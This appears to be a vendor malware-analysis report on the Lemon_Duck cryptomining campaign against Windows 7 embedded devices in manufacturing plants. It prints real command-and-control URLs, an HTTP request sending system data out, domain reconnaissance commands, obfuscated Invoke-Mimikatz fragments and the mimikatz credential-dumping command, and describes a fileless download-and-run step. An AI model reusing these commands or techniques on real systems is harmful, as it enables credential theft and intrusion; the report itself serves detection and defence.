NEW MALWARE CAMPAIGN EXPLOITS VULNERABILITIES IN EMBEDDED DEVICES TARGETS MANUFACTURING SITES

By: TrapX Labs

EXECUTIVE SUMMARY

In October 2019, several of the world's largest manufactures encountered instances of infection. Attackers used malware variants to compromise a set of embedded IoT (Internet of Things) devices. The infection targeted a range of devices ranging from smart printers, smart TV's, and even heavy operational equipment such as Automatic Guided Vehicles (AGV). Infected device are at risk to malfunction creating risks to safety, disruption of the supply chain, and data loss. The malware used in the campaign is a self-spreading downloader that runs malicious scripts as part of the **Lemon_Duck PowerShell** malware variant family.

TrapX labs conducted extensive research on this file-less malware campaign using infected slaves for crypto-mining:

- The new malware campaign is exploiting vulnerabilities in windows 7 embedded devices and targeting manufacturing sites
- The malware used a variety of methods to spread including brute forcing devices with weak or default passwords, pass the hash attacks and the EternalBlue SMB vulnerability
- As Microsoft declares it will no longer release new security patches for windows 7, roughly 200 million devices worldwide are still running this now outdated operating system
- Devices infected by the campaign may malfunction causing risk to operations and safety
- Many of the targeted devices were running windows 7

EXAMPLES OF OPERATIONAL IMPACT TO INFECTED DEVICES

The below are several examples of devices infected as part of the campaign and the operational risks created by as a result of the campaign.

EXAMPLES 1 - SMART PRINTER:

DesignJet SD Pro Scanner

A DesignJet SD Pro Scanner/printer at a plant location was infected as part of the campaign . The device is used to print technical engineering drawings and contains sensitive data for the manufacture's product line. The smart printer served as an entry point into the manufacturer's network. It ran Windows 7 embedded and had access to the internet and projects.

TrapX DeceptionGrid provided early breach detection and allowed the SOC team to take immediate action. Once the infection was detected, the SOC team isolated the affected DesignJet SD Pro Scanner/printer within the network to prevent further infection of critical IoT/OT components. The team also blocked compromised devices from other potential attacks.

A fast reaction was critical due to the malware's lateral movement techniques. The DesignJet SD Pro Scanner/printer was a core component of the manufacture; any device downtime would have caused a production delay. As a result, TrapX DeceptionGrid avoided future damage to the network and the brand's reputation.

EXAMPLE 2 - AUTOMATIC GUIDED VEHICLE (AGV)

An Automatic Guided Vehicle (AGV) was infected as part of the campaign . AGVs are autonomous vehicles in manufacturing used to transport materials or accomplish specific tasks in industrial settings. Powered by batteries or electric motors, AGVs are programmed to drive to specific points and carry-out operations on the supply line. The machinery is used in the work environment and could directly threaten human safety. Communication disruptions and incorrect commands generated by malware may cause the vehicle to go off-track to harm people or damage the facility.

Once again, the entry point was a device running Windows 7. The campaign caused confusion on the production line possibly damaging products AGVs assemble. The malware spread quickly enough to be extremely disruptive. TrapX software provided early breach detection and allowed the security team to immediately disconnect the infected AGV from the network before severe damage could occur. The SOC investigated the source of infection and found that it came from the supply chain as the device was infected at its original manufacturing site. A lack of Windows 7 security enabled the malware to spread rapidly.

The network contained three other AGV devices and the trap showed other AGVs were pre-infected with the malware. This is a common example of a supply chain attack. Such supply chain attacks are becoming more common as outside partners and providers gain more access to systems and data. This unavoidable reality increases the risk for new types of attacks.

EXAMPLE 3 -SMART TV WITH BUILT-IN PC

The third incident of infection was discovered within the manufacturer's production line. The device in question was a Smart TV with a built-in PC running Windows 7 and connected to the company's manufacturing network. The Smart TV presented production data for employees running the production line. It was a part of a system of multiple units running in different locations, including the manufacturer's headquarters. An inherent backdoor to TV/PCs commonly allows attackers to penetrate the entire network and access sensitive company data.

The SOC team determined the malware exploited vulnerabilities in Windows 7 to access and infect the network. The team reacted fast by disconnecting the smart TV from the network; in doing so, they found the television had been infected for several months. The threat could have compromised the entire network including other companies that had assets within both the enterprise and manufacturing networks. The infection could have damaged not only the network but also the company's reputation.

Deployed by the TrapX DeceptionGrid, artifacts were triggered by the existence of Lemon_Duck. Alerts notified the team to the presence of a threat only a few hours after initial deployment. The affected Smart TV/PC was disconnected from the network to avoid further damage to the network and the brand's reputation. It's worth noting the Smart TV was supplied by a third-party company and the TV OS did not come equipped with security. The PC could have been infected at the manufacturing-point or upon connection to the network.

BRIEF ANALYSIS

The malware sample intercepted and analyzed by TrapX® is part of the Lemon_Duck sample family running on a double-click action or through persistence mechanisms. First, the malware scanned the network for potential targets, including those with SMB (445) or MSSQL (1433) services open. Once finding a potential target, the malware ran multiple threads with multiple functionalities. These functionalities were:

1. An attempt to brute force the services with a set of usernames and passwords to gain access for the further download and spread of malware via SMB or MSSQL.
2. The running of invoke-mimikatz via import-module to obtain NTLM hashes and gain access for the further download and spread of malware via SMB.
3. Once SMB access is gained, the malware used an impacket psexec-like tool to copy itself to the target and run as a target.
4. If the malware fails through brute force or NTLM hashes then it will try to use the EternalBlue SMB vulnerability to gain system access and run as a service on the target.
5. The malware persisted via scheduled tasks. These scheduled tasks ran PowerShell scripts to further download Lemon_Duck PowerShell scripts which install the Monero (XMR) miners.




Figure 1

DETAILED ANALYSIS

The investigation began with a Malware Trap event. (Figure 2)




Figure 2

From this point, the client further analyzed upcoming events and received information on the occurring attack. As an additional advantage, the client could download the malware sample for further analysis and look for detailed information through the 'Forensics' tab. We used the TrapX® sandbox service as offered in the TSOC and Malware trap platform.

Searching for the malware hash on VirusTotal, we discovered the malware is known to be malicious. (Figure 3)





Figure 3

We found this malware was also analyzed by Joe Sandbox. The analysis from the report, however, must have been in a closed environment sandbox as it did not include a detailed propagation analysis. (https://www.joesandbox.com/analysis/127468/0/html))

1.MALWARE LOCAL ACTIONS

We first found the malware was written in Python using PyInstaller for compilation, as shown by resources and strings extracted from the malware. (Figures 4-5)






Figure 4-5

Later, we saw an indication of web interaction via web-based modules in the extracted strings. These are usually for C&C communication or to download further stages of malware. (Figure 6)




Figure 6

Another interesting Python string artifact was the malware's importation of an **impacket** package widely used by malicious users for lateral movement. (Figure 7)




Figure 7

Once we became aware of web traffic and possible lateral movement, we checked our TrapX® TSOC 'Forensics' sandbox report for further information.

First, we saw the sample was deemed malicious on TSOC.

Down Selector's Analysis:

Engine	Threat Name	Severity
Gateway Anti-Malware	Trojan-FQUA!470B4F5BC84D	5
GTI File Reputation	TYPE_TROJAN	5
Anti-Malware	Trojan-FQUA!470B4F5BC84D	5
Sandbox	---	2

Sample is malicious: final severity level 5: final severity level 5

Figure 8

Looking at the modules ran by the process (Figure 8), the sample mapped the network/domain it was in to locate domain administrators, domain users, and the local domain name. The sample executed the following net and WMI commands:

"net group domain admins /domain" "net localgroup administrators" "wmic ntdomain get domainname"

It became clear the malware ran a PowerShell process with bypass execution policy to import a script named **m2.ps1** as a module. (Figure 9)




Figure 9

Next, we viewed all sub-processes created by our sample as analyzed by the sandbox. (Figure 10)

Processes analyzed in this sample:

Name	Reason	Level
470b4f5bc84db74ab1935186a3b5219f.bin	loaded by MATD Analyzer	
cmd.exe	executed by 470b4f5bc84db74ab1935186a3b5219f.bin	
net.exe	executed by 470b4f5bc84db74ab1935186a3b5219f.bin & executed by cmd	
powershell.exe	executed by 470b4f5bc84db74ab1935186a3b5219f.bin	
wmic.exe	executed by 470b4f5bc84db74ab1935186a3b5219f.bin & executed by cmd	
net1.exe	executed by net	

Figure 10

We initially ran the malware in our lab with Fakenet-ng to discover if web access is essential, alongside other information, based on its initial requests. Analyzing the closed traffic, we saw the malware send system information to C2 servers at: **http[:]//info[.]ackng[.]com/e.png?<system_info_sent>**

http[:]//info[.]beahh[.]com/e.png?<system_info_sent>

http[:]//info[.]abbny[.]com/e.png?<system_info_sent>

The malware also looked for its public IP address using the services of:

http[:]//ip.42.pl/raw

http[:]//jsonip.com/

It's worth noting all the HTTP traffic was generated using Python urllib as shown in the user-agent screenshot. (Figure 11)

```
GET /e.png?id=WIN10-WKST.MWL.local&mac=44-8A-58-71-3D-F9,00-01-00-01-25-65&OS=Windows-
post2008Server-6.2.9200&BIT=32bit&IT=2019-11-24,08:02:37&c=1&VER=9&d=0&from=&mpass=&size=6967008&num=0&sa=&dig=0&mdl=0 HTTP/1.1
Accept-Encoding: identity
Host: info.ackng.com
Connection: close
User-Agent: Python-urllib/2.7

HTTP/1.0 200 OK
Server: FakeNet/1.3
Date: Sun, 24 Nov 2019 16:02:53 GMT
Content-Type: text/html
Content-Length: 1446

<html>
<head>
<title>FakeNet-NG</title>
</head>
```

Figure 11

The next HTTP traffic screenshot was taken with monitored and filtered internet. We found the malware obtained the public IP via **http[:]//jsonip[.]com**/. (Figure 12)

```
GET /raw HTTP/1.1
Accept-Encoding: identity
Host: ip.42.pl
Connection: close
User-Agent: Python-urllib/2.7

HTTP/1.1 200 OK
Date: Sun, 24 Nov 2019 15:12:05 GMT
Server: Apache/2.4.29 (FreeBSD) OpenSSL/1.0.2k-freebsd PHP/5.6.32
X-Powered-By: PHP/5.6.32
Content-Length: 10
Connection: close
Content-Type: text/html; charset=UTF-8

[redacted]
```

Figure 12

The threat began with the creation of a child process under the same name. This child process orchestrated remaining operations via threads of parallel work. First, it created a process for the **net** and **wmi** utilities to query the network. (Figure 13)

cmd.exe	260			5.89 MB	MWL\Administrator	Windows Command Processor
conhost.exe	7056	0.02	1.11 kB/s	7.49 MB	MWL\Administrator	Console Window Host
470b4f5bc8...	6976			1.42 MB	MWL\Administrator	
470b4f5...	7592	0.54	65.05 kB/s	26.55 MB	MWL\Administrator	
cmd....	5456			5.63 MB	MWL\Administrator	Windows Command Processor
W...	2952			2.95 MB	MWL\Administrator	WMI Commandline Utility

Figure 13

A screenshot of traffic on our victim machine shows the domain queries. (Figure 14)

Protocol	Length	Info
SAMR	278	Connect5 request
SAMR	234	Connect5 response
SAMR	230	EnumDomains request
SAMR	294	EnumDomains response
SAMR	248	LookupDomain request, MWL
SAMR	230	LookupDomain response
SAMR	254	OpenDomain request
SAMR	218	OpenDomain response
SAMR	284	LookupNames request
SAMR	230	LookupNames response
SAMR	230	OpenGroup request
SAMR	218	OpenGroup response
SAMR	224	QueryGroupInfo request
SAMR	362	QueryGroupInfo response
SAMR	222	Close request
SAMR	218	Close response
SAMR	222	Close request
SAMR	218	Close response
SAMR	222	Close request
SAMR	218	Close response
SAMR	278	Connect5 request
SAMR	234	Connect5 response
SAMR	230	EnumDomains request
SAMR	294	EnumDomains response
SAMR	248	LookupDomain request, MWL
SAMR	230	LookupDomain response
SAMR	254	OpenDomain request
SAMR	218	OpenDomain response
SAMR	284	LookupNames request
SAMR	230	LookupNames response
SAMR	230	OpenGroup request
SAMR	218	OpenGroup response
SAMR	222	QueryGroupMember request
SAMR	230	QueryGroupMember response
SAMR	242	LookupRids request[Long frame (16 bytes)]
SAMR	274	LookupRids response
SAMR	222	Close request
SAMR	218	Close response
SAMR	222	Close request
SAMR	218	Close response

Figure 14

We see the malware created the **m2.ps1** script using the **import-module**, a method used for AV evasion in a malicious context. We saw this technique through TrapX's® additional sandbox service findings. (Figure 15)

cmd.exe	260			3.88 MB	MWL\Administrator	Windows Command
conhost.exe	7056	0.04	639 B/s	7.39 MB	MWL\Administrator	Console Window Ho
470b4f5bc84db74ab193...	6976			1.42 MB	MWL\Administrator	
470b4f5bc84db74ab1...	7592	0.11	815 B/s	26.55 MB	MWL\Administrator	
powershell.exe	2564			15.53 MB	MWL\Administrator	Windows PowerShell

Figure 15

Analyzing **m2.ps1**, we saw an invoke method of a base64 encoded string which was later decoded into an output file for further analysis. This output file seems to be an obfuscated PowerShell script with some repeated characters. (Figures 16-17)

```
[IntPtr]zkBYQNewThunkRef= [IntPtr]::Zero
   if([Int64]zkBYQOriginalThunkRefVal -lt 0)
{
    zkBYQProcedureName = [Int64]zkBYQOriginalThunkRefVal -band 0xffff #This is actually a lookup by ordinal
}
else
{
    [IntPtr]zkBYQStringAddr = Add-SignedIntAsUnsigned (zkBYQLSIINFO.LKSHKDANDL) (zkBYQOriginalThunkRefVal)
    zkBYQStringAddr = Add-SignedIntAsUnsigned zkBYQStringAddr ([System.Runtime.InteropServices.Marshal]::SizeOf([Type][UInt16]))
    zkBYQProcedureName = [System.Runtime.InteropServices.Marshal]::PtrToStringAnsi(zkBYQStringAddr)
}

if (zkBYQRemoteLoading -eq zkBYQtrue)
{
    [IntPtr]zkBYQNewThunkRef= KJSHDeUFHEF7 -applejuce zkBYQapplejuce -RemoteDllHandle zkBYQUMSKHDDLE -FunctionName zkBYQProcedureName
}
else
{
```

Figure 16




Figure 17

We saw from the bottom of the script that the obfuscation method was done with several PowerShell **replace** functions (Figure 17). As a result, we reorganized the script correctly by replacing all the needed strings. The outcome contained an execution of a base64 code which was converted into a text file for analysis (Figure 18). The method seemed like an executable due to the **MZ** header and text !**This program cannot be run in DOS mode**. A quick string analysis showed the output as Mimikatz. (Figure 19)




Figure 18




Figure 19

Even before the extracted base64 output analysis, we saw the Mimikatz command used in the cleaned PowerShell script. (Figure 20)

```
Write-Verbose "PowerShell ProcessID: $PID"


if ($PsCmdlet.ParameterSetName -ieq "Dumpbred")
{
    $EAIUFHS = "sekurlsa::logonpasswords exit"
}
```

Figure 20

```
PS>import-module C:\Windows\m2.ps1

  .#####.   mimikatz 2.1.1 (x64) built on Aug  3 2018 17:05:14 - lil!
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # sekurlsa::logonpasswords
```

Figure 21

This PowerShell script was an edited version of **Invoke-Mimikatz** within the **Powersploit** toolset. It enabled evasion using the i**mport-module** method; evading AVs by not having a direct invoke method.
We also saw the **mkatz.ini** file created by the malware. (Figure 21)

Before working on persistence, the malware created a copy of itself named **svchost.exe** in directory **C:\Windows\Temp**.

At this time, the malware began working on its local persistence by adding a **VBS** script named **tmp.vbs** at **C:\windows\temp\tmp.vbs.** (Figure 22)




Figure 22

This VBS script oversaw three things. First, it edited the **svchost.exe** malware copy. It then opened the TCP port 65533 to listen and proxy all incoming messages from the port to 1.1.1.1:53 (Cloudflare DNS). Once the VBS script checked if PowerShell was installed or had scheduled task capability, **Tmp.vbs** created three scheduled tasks. One was named **Bluetool** and the others were given random names, to disguise them in case PowerShell is installed. If PowerShell wasn't installed then the script created scheduled tasks named **Autocheck, Autostart**, and **escan**.

The malware seemed to edit the **svchost.exe** file with random letters to avoid hashing signatures. Standard hash functions calculate data as a whole, therefore, a small change will completely change the hash. We tested **svchost.exe** with other copies of the malware using fuzzy hashes. Fuzzy hashing works on similarity, based on chunked calculations, to calculate a similarity score. As shown, the malware may have many different hashes but they are similar with fuzzy hashing. (Figure 23)

```
C:\Users\Administrator\Desktop\ssdeep-2.14.1>ssdeep.exe -d -r C:\Users\Administrator\Desktop\Test\svchost\
C:\Users\Administrator\Desktop\Test\svchost\cJXCgybx.exe matches C:\Users\Administrator\Desktop\Test\svchost\470b4f5bc84db74ab1935186a3b5219f.exe (100)
C:\Users\Administrator\Desktop\Test\svchost\cXPkeFef.exe matches C:\Users\Administrator\Desktop\Test\svchost\470b4f5bc84db74ab1935186a3b5219f.exe (100)
C:\Users\Administrator\Desktop\Test\svchost\cXPkeFef.exe matches C:\Users\Administrator\Desktop\Test\svchost\cJXCgybx.exe (99)
C:\Users\Administrator\Desktop\Test\svchost\JGKSPcW.exe matches C:\Users\Administrator\Desktop\Test\svchost\470b4f5bc84db74ab1935186a3b5219f.exe (100)
C:\Users\Administrator\Desktop\Test\svchost\JGKSPcW.exe matches C:\Users\Administrator\Desktop\Test\svchost\cJXCgybx.exe (99)
C:\Users\Administrator\Desktop\Test\svchost\JGKSPcW.exe matches C:\Users\Administrator\Desktop\Test\svchost\cXPkeFef.exe (99)
C:\Users\Administrator\Desktop\Test\svchost\svchost.exe matches C:\Users\Administrator\Desktop\Test\svchost\470b4f5bc84db74ab1935186a3b5219f.exe (100)
C:\Users\Administrator\Desktop\Test\svchost\svchost.exe matches C:\Users\Administrator\Desktop\Test\svchost\cJXCgybx.exe (99)
C:\Users\Administrator\Desktop\Test\svchost\svchost.exe matches C:\Users\Administrator\Desktop\Test\svchost\cXPkeFef.exe (99)
C:\Users\Administrator\Desktop\Test\svchost\svchost.exe matches C:\Users\Administrator\Desktop\Test\svchost\JGKSPcW.exe (99)
C:\Users\Administrator\Desktop\Test\svchost\tric.exe matches C:\Users\Administrator\Desktop\Test\svchost\470b4f5bc84db74ab1935186a3b5219f.exe (100)
C:\Users\Administrator\Desktop\Test\svchost\tric.exe matches C:\Users\Administrator\Desktop\Test\svchost\cJXCgybx.exe (99)
C:\Users\Administrator\Desktop\Test\svchost\tric.exe matches C:\Users\Administrator\Desktop\Test\svchost\cXPkeFef.exe (99)
C:\Users\Administrator\Desktop\Test\svchost\tric.exe matches C:\Users\Administrator\Desktop\Test\svchost\JGKSPcW.exe (99)
C:\Users\Administrator\Desktop\Test\svchost\tric.exe matches C:\Users\Administrator\Desktop\Test\svchost\svchost.exe (100)
```

Figure 23

Returning to the scheduled tasks, two randomly named tasks that are persistent copies of the malware were located in **C:\Windows\<random_letters>.exe** upon PowerShell installation. It was copied from the **svchost.exe** copy of the malware, found in **C:\Windows\Temp**, and ran every ten minutes under the SYSTEM user. One began at 07:00 and the other at 07:05. The **Bluetool** task ran a PowerShell command with an execution policy bypass using the **DownloadString()** PowerShell method. The method did not download files to the disk. Instead, it copied the content of the remote file directly to the memory of the victim machine. This technique is typically used by malicious scripts to execute file-less malware on memory. The command received a file from **http[:]//v[.]beahh[.]com/v+(USERDOMAIN)**.

When PowerShell was not installed, the tasks were similar in nature but had different names. The two tasks were randomly named **Autostart** and **escan**. Instead of using the PowerShell command from the **Bluetool** task, the scheduled task used **mshta**, a built-in Windows utility that runs **hta** applications. These applications run the same modules and technologies as Internet Explorer but outside the browser. This was a way to bypass web security policies or application policies.




Figure 24

Here we saw the **tmp.vbs** script and the **svchosts.exe** copy of the malware copied to **C:\Windows**. These randomly named services were to run in a scheduled task. (Figure 24)

